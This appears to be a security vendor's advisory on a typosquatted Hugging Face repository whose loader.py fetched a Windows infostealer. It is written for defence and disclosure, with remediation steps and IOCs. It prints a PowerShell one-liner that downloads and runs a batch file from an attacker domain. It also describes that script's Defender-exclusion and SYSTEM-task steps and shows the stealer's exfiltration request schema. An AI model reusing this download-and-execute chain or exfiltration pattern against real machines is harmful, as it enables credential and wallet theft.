


Malware Found in Trending Hugging Face Repository "Open-OSS/privacy-filter"

 hiddenlayer.com/research/malware-found-in-trending-hugging-face-repository-open-oss-privacy-filter



Summary

On the 7th of May 2026, we identified malicious code in the Hugging Face repository **Open-OSS/privacy-filter**, which at the time appeared among the platform's top trending repositories with over 200k downloads until its removal by the Hugging Face team. The repository had typosquatted OpenAI's legitimate Privacy Filter release, copied its model card nearly verbatim, and shipped a *loader.py* file that fetches and executes infostealer malware on Windows machines.

Recommended actions

If you cloned **Open-OSS/privacy-filter** (or any of the Hugging Face repos listed in the IOCs table below) and executed **start.bat**, **python loader.py**, or any file from the repository on a Windows host, treat the system as fully compromised and prioritise reimaging over cleanup. Because the payload is a credential-harvesting infostealer, do not log into anything from the affected host before wiping it. Once the host is isolated, rotate every credential that was stored in browsers, password managers, or credential stores on that machine, including saved passwords, session cookies, OAuth tokens, SSH keys, FTP credentials (FileZilla in particular), and any cloud provider tokens. Treat browser sessions as compromised even if the password was not saved, since session cookies may have been exfiltrated and can bypass MFA. Move any cryptocurrency wallet funds to a new wallet generated on a clean device, and assume seed phrases, keystores, and wallet extension data may have been stolen. Invalidate Discord sessions and reset Discord


passwords, since tokens and master keys are explicitly targeted. On the network side, block the IOCs in the table below at your egress, and hunt historically for connections to identify any other affected hosts.

Detailed Analysis

The attack chain appears to unfold over six stages.

Stage 1: Lure

The user lands on **huggingface[.]co/Open-OSS/privacy-filter**. The model card is copied near-verbatim from OpenAI's legitimate Privacy Filter, including the link to OpenAI's real model card PDF. The README diverges from the legitimate project in one place: it instructs users to clone the repo and run **start.bat** (Windows) or **python loader.py** (Linux/macOS) directly.



Local Execution Required: This model must be cloned and run locally. Follow the steps below to set up your environment.

Installation & Usage

1. Clone the repository

```
git clone https://huggingface.co/Open-OSS/privacy-filter
cd privacy-filter
```

2. Start the model

Windows — run the setup script (automatically downloads all dependencies):

```
start.bat
```

Linux / macOS — run the loader directly:

```
python loader.py
```

On the first run, **start.bat** will automatically download and configure all required dependencies. Subsequent runs will start much faster.

Stage 2: loader.py

The **loader.py** script first runs decoy code (a **DummyModel** class, with fake training output, and a synthetic dataset) to look like a real loader. It then calls a function named **_verify_checksum_integrity()**, which:

1. Disables SSL verification.
2. Decodes a base64-encoded URL: **https[:]//jsonkeeper[.]com/b/AVNNE**.
3. Fetches a JSON document and extracts the **cmd** field.
4. Passes **cmd** to PowerShell.
5. Wraps everything in a bare **except** so failures are silent.

Using **jsonkeeper[.]com** (a public JSON paste service) as the C2 channel lets the attacker rotate the payload without modifying the repository.

Stage 3: Hidden PowerShell

The fetched command runs via:

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command <cmd>
```

with **creationflags=0x08000000 (CREATE_NO_WINDOW)**. Execution is fully silent. This stage is Windows-only; on Linux and macOS, the call fails and is swallowed.

Stage 4: Second-stage downloader

The JSON paste returns a PowerShell one-liner that downloads **update.bat** from **https[:]//api.eth-fastscan[.]org/update.bat** to **%TEMP%\update.bat** and launches it via **cmd.exe /k**.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;  
$u='https[:]//api.eth-fastscan[.]org/update.bat';  
$o=Join-Path $env:TEMP 'update.bat';  
(New-Object Net.WebClient).DownloadFile($u,$o);  
Start-Process cmd.exe -ArgumentList '/k',$o
```

The **eth-fastscan[.]org** domain mimics a blockchain analytics API. The use of **cmd.exe /k** (which keeps the window open) rather than **/c** is unusual and leaves a **cmd.exe** process with **update.bat** in its command line as an indicator on compromised hosts.

Stage 5: update.bat

The batch file has varied slightly over time, but generally performs six main actions:

1. **Admin check and self-elevation.** Tests for admin rights via **cacls.exe** on **system32\config\system**. If the check fails, it relaunches itself via **Start-Process -Verb RunAs**, triggering a UAC prompt.
2. **Payload download.** Downloads **https[:]//api.eth-fastscan[.]org/sefirah** to an 8-character .exe filename in the first writable excluded directory (**%TEMP%**, **%LOCALAPPDATA%**, or **%APPDATA%**).
3. **Defender exclusions.** Adds Microsoft Defender exclusion paths for the payload executable in **%TEMP%**, **%LOCALAPPDATA%**, and **%APPDATA%**.
4. **Runner script generation.** Writes **%TMP%\runner.ps1** containing a sleep of up to 60 seconds, a **Start-Process** call to run the downloaded binary, and cleanup commands to remove the Defender exclusion and the runner script itself.
5. **Scheduled task abuse.** Creates a task named **MicrosoftEdgeUpdateTaskCore[a-z0-9]{8}** (impersonating the real Edge updater) with **/sc onstart /rl HIGHEST** to run the runner script as SYSTEM.
6. **Trigger and self-deletion.** Runs the task immediately, waits 2 seconds, then deletes it.

Despite using a scheduled task, this stage establishes **no persistence**: the task is destroyed before any reboot. It is being used as a one-shot SYSTEM-context launcher.

Stage 6: Infostealer

The final payload is a 1.07 MB (1,125,478 bytes) Rust-based executable with the following capabilities:

Anti-analysis. It hides its use of Windows APIs to defeat static analysis, runs checks to detect debuggers and sandboxes, looks for signs it's running in a virtual machine (VirtualBox, VMware, QEMU, Xen), and attempts to disable Windows Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW) to evade behavioural detection.

Collector modules. Eight parallel collectors target distinct data sources:

- **Chromium** - profiles, cookies database, login data, and **Local State** encryption keys, including **os_crypt** and **app_bound_encrypted_key**.
- **Gecko** - Firefox-derived browser data through the same pipeline.
- **Discord** - local storage, **data.sqlite**, and master key material.
- **Wallets** - browser extension wallets and standalone wallet directories under user paths.
- **Extensions** - browser extension data, likely tied to crypto wallet extensions.
- **Geo** - **host**, **user**, **cpu**, **ram**, and **os** information
- **Files** - selected sensitive files, including FileZilla configs and wallet seed/key files.
- **Screenshots** - multi-monitor capture via dynamically **loaded gdi32.dll**, encoded as PNG.

Exfiltration. Collected data is packaged into a JSON payload and uploaded via WinHTTP using a POST request with a Bearer authorization header.

During [sandbox execution](#), the malware was observed transmitting exfiltrated data to recargapopular[.]com. The example below has been sanitized to remove payload values while preserving the original schema.

```
POST /submit HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Content-Encoding: gzip
Authorization: Bearer <bearer_token>
User-Agent: <User-Agent>
Content-Length: <length>
Host: recargapopular[.]com
```

```
{
  "build_token": "",
  "data": {
    "chromium": [
      {
        "bookmarksJson": "",
        "browser": "",
        "cookiesDb": "",
        "dpapiKey": "",
        "historyDb": "",
        "loginDataDb": "",
        "masterKey": "",
        "profile": "",
        "webDataDb": ""
      }
    ],
    "extensions": {},
    "files": {},
    "gecko": [
      {
        "autofillJson": "",
        "browser": "",
        "cookiesDb": "",
        "key4Db": "",
        "loginsJson": "",
        "osKeyStoreKey": "",
        "placesDb": "",
        "profile": ""
      }
    ],
    "geo": {
      "cpus": "",
      "hostname": "",
      "os": "",
      "ram": "",
      "username": ""
    },
    "screenshots": {
      "Screen1.png": ""
    },
    "tokenDbs": {},
    "wallets": {}
  },
}
```

```
"errors": [  
  {  
    "detail": "",  
    "message": "",  
    "phase": ""  
  }  
],  
"timing": {  
  "collect_ms": ""  
},  
"uuid": ""  
}
```

Notable strings from the binary include:

Rust source files:

```
src/abe/reflective_loader.rs
src/anti_vm/debug.rs
src/anti_vm/identity.rs
src/collect/extensions.rs
src/collect/screenshots.rs
src/collect/files.rs
src/collect/gecko.rs
src/collect/discord.rs
src/collect/chromium.rs
src/collect/wallets.rs
src/resolve.rs
```

ABE-specific:

```
ABE: launched
ABE: DLL injected into pid
ABE: encrypted key ( bytes), exchanging via pipe...
] ABE key extracted (32 bytes)
] ABE returned b (expected 32)
] ABE failed:
```

Evasion stack:

```
Evasion: ETW-TI disabled (NtSetInformationProcess 0x57)
Evasion: ntdll unhooking complete (indirect syscall)
Evasion: ETW patched
Evasion: PEB command line cleared
Evasion: console hidden
```

Anti-VM/sandbox coverage:

```
Sandboxie detected
VM MAC detected: (VMware, VirtualBox, Hyper-V, Parallels OUIs)
VM BIOS/board detected
Blocked process: (x64dbg, x32dbg, OllyDbg, IDA, WinDbg, ProcMon, dnSpy, de4dot,
hollows_hunter...)
Disk too small
Screen too small
RAM too low
CPU count too low
```

Collection targets:

```
[DISCORD] masterKey
[DISCORD] data.sqlite
[GECKO] key4.db
[GECKO] logins.json
[GECKO] cookies.sqlite
[CHROMIUM] DPAPI key
[CHROMIUM] ABE key
```

[FILES] SSH
[FILES] VPN
[FILES] FTP
[FILES] Wallet/Seed
FileZilla/
PuTTY/
WinSCP/WinSCP.ini
wallet_files

Process injection:

src/abe/reflective_loader.rs

Repository Analysis

Before access to Open-OSS/privacy-filter was disabled, the repository reached the #1 trending position on Hugging Face with approximately 244K downloads and 667 likes in under 18 hours, numbers that were almost certainly artificially inflated to make the repository appear legitimate.

Engagement Pattern Analysis

Of the 667 accounts that liked the repository, the vast majority followed predictable, auto-generated naming patterns:

- **firstname-lastname###**: 504
- **adjectivenoun#####**: 153
- Other: 10
- Total: 667

Related Account Activity and Loader Reuse

A subset of these suspected inauthentic engagement accounts also appeared as followers of **anthfu**.

Through HiddenLayer's Hugging Face telemetry, we identified six repositories under that account, all uploaded on April 24, 2026, containing another malicious loader.py (**6d5b1b7b9b95f2074094632e3962dc21432c2b7dccfbbe2c7d61f724ffcfea7c**) file. The loader contained nearly identical functionality and used the same command-retrieval URL (**jsonkeeper[.]com/b/AVNNE**) as observed in the **Open-OSS/privacy-filter** repository.

Observed repositories included:

- **anthfu/Bonsai-8B-gguf**
- **anthfu/Qwen3.6-35B-A3B-APEX-GGUF**
- **anthfu/DeepSeek-V4-Pro**
- **anthfu/Qwopus-GLM-18B-Merged-GGUF**

- anthfu/Qwen3.6-35B-A3B-Claude-4.6-Opus-Reasoning-Distilled-GGUF
- anthfu/supergemma4-26b-uncensored-gguf-v2

Attribution

On April 26, 2026, the **api[.]eth-fastscan[.]org** domain was observed serving a separate sample (**c1b59cc25bdc1fe3f3ce8eda06d002dda7cb02dea8c29877b68d04cd089363c7**) that beacons to **welovechinatown[.]info**, a C2 documented in [Panther's research](#) into an npm typosquat delivering the WinOS 4.0 implant. The shared infrastructure suggests these campaigns are possibly linked and likely part of a broader supply chain operation targeting open-source ecosystems.

IOCs

Network

- **Domains:**
 - api[.]eth-fastscan[.]org — hosting update.bat and infostealer payload
 - recargapopular[.]com — Infostealer C2
 - Welovechinatown[.]info – WinOS 4.0 C2
- **IPs:**
 - 89.124.93.110 — api[.]eth-fastscan[.]org
- **URLs:**
 - hxxps[://]huggingface[.]co/Open-OSS/privacy-filter — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/Bonsai-8B-gguf — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/Qwen3.6-35B-A3B-APEX-GGUF — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/DeepSeek-V4-Pro — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/Qwopus-GLM-18B-Merged-GGUF — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/Qwen3.6-35B-A3B-Claude-4.6-Opus-Reasoning-Distilled-GGUF — Hugging Face repository
 - hxxps[://]huggingface[.]co/anthfu/supergemma4-26b-uncensored-gguf-v2 — Hugging Face repository
 - hxxps[://]jsonkeeper[.]com/b/AVNNE — PowerShell payload

File Hashes (SHA-256)

- 6db01158b044f178c45754666e2cbc0365f394e953fbf99ec34aa5304d5b79b1 — loader.py
- 6d5b1b7b9b95f2074094632e3962dc21432c2b7dccfbbe2c7d61f724ffcfea7c — loader.py
- 4fba92a34fd9338293de53444bc9f05c278897d903a24efb95fde0522b3d50c0 — start.bat
- 04f0569971ac7ff81c8656e8453a69189d88700440044909dad45c04c567e7564 — update.bat

- ba67720dd115293ec5a12d08be6b0ee982227a4c5e4662fb89269c76556df6e0 — Infostealer
- C1b59cc25bdc1fe3f3ce8eda06d002dda7cb02dea8c29877b68d04cd089363c7 — Payload observed being hosted by api[.]eth-fastscan[.]org

Host Artifacts

- **Paths:**
 - %TMP%\node.b64
 - %TMP%\runner.ps1
- **Scheduled Tasks:**
 - MicrosoftEdgeUpdateTaskCore[a-z0-9]{8}\$

Disclosure

We reported our findings to Hugging Face's security team, who confirmed the repository violated their terms of service and have since removed it. We are publishing this advisory for users who may have downloaded it before the takedown.

Last Updated: 08 May 2026, 04:14 PT